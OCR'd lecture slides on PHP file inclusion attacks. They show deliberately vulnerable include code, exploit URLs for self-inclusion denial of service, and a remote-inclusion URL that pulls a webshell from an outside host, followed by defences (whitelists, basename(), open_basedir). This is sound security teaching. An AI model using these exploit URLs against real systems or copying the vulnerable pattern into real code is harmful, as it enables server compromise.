
Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service


```
<?php
   $filename = $_GET['filename'];
   echo "<html>some header info...";
   include $filename;
?>
```


Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Code Execution


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php

File Inclusion Attacks – Code Execution

- Includes arbitrary shell code
- Only possible if `allow_url_include` is set

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php`

WebShell

View directories

Execute shell commands

Upload files

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

```
35 // If we have a valid target, let's load that script instead
36 if (! empty($_REQUEST['target'])
37     && is_string($_REQUEST['target'])
38     && ! preg_match('/^index/', $_REQUEST['target'])
39     && in_array($_REQUEST['target'], $goto_whitelist)
40 ) {
41     include $_REQUEST['target'];
42     exit;
43 }
```

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion


- Call `basename()` function on input
  - `basename("../../../etc/passwd")` ⇒ "`passwd`"
  - Ensures that no other path can be traversed to


- (PHP interpreter setting) Restrict possible directories with `open_basedir`
  - open_basedir = /srv/http/
  - Any paths not within that directory are inaccessible


Unrestricted File Upload

Upload Functionality


- Sharing user-provided content has become a *de facto* standard feature of modern web applications








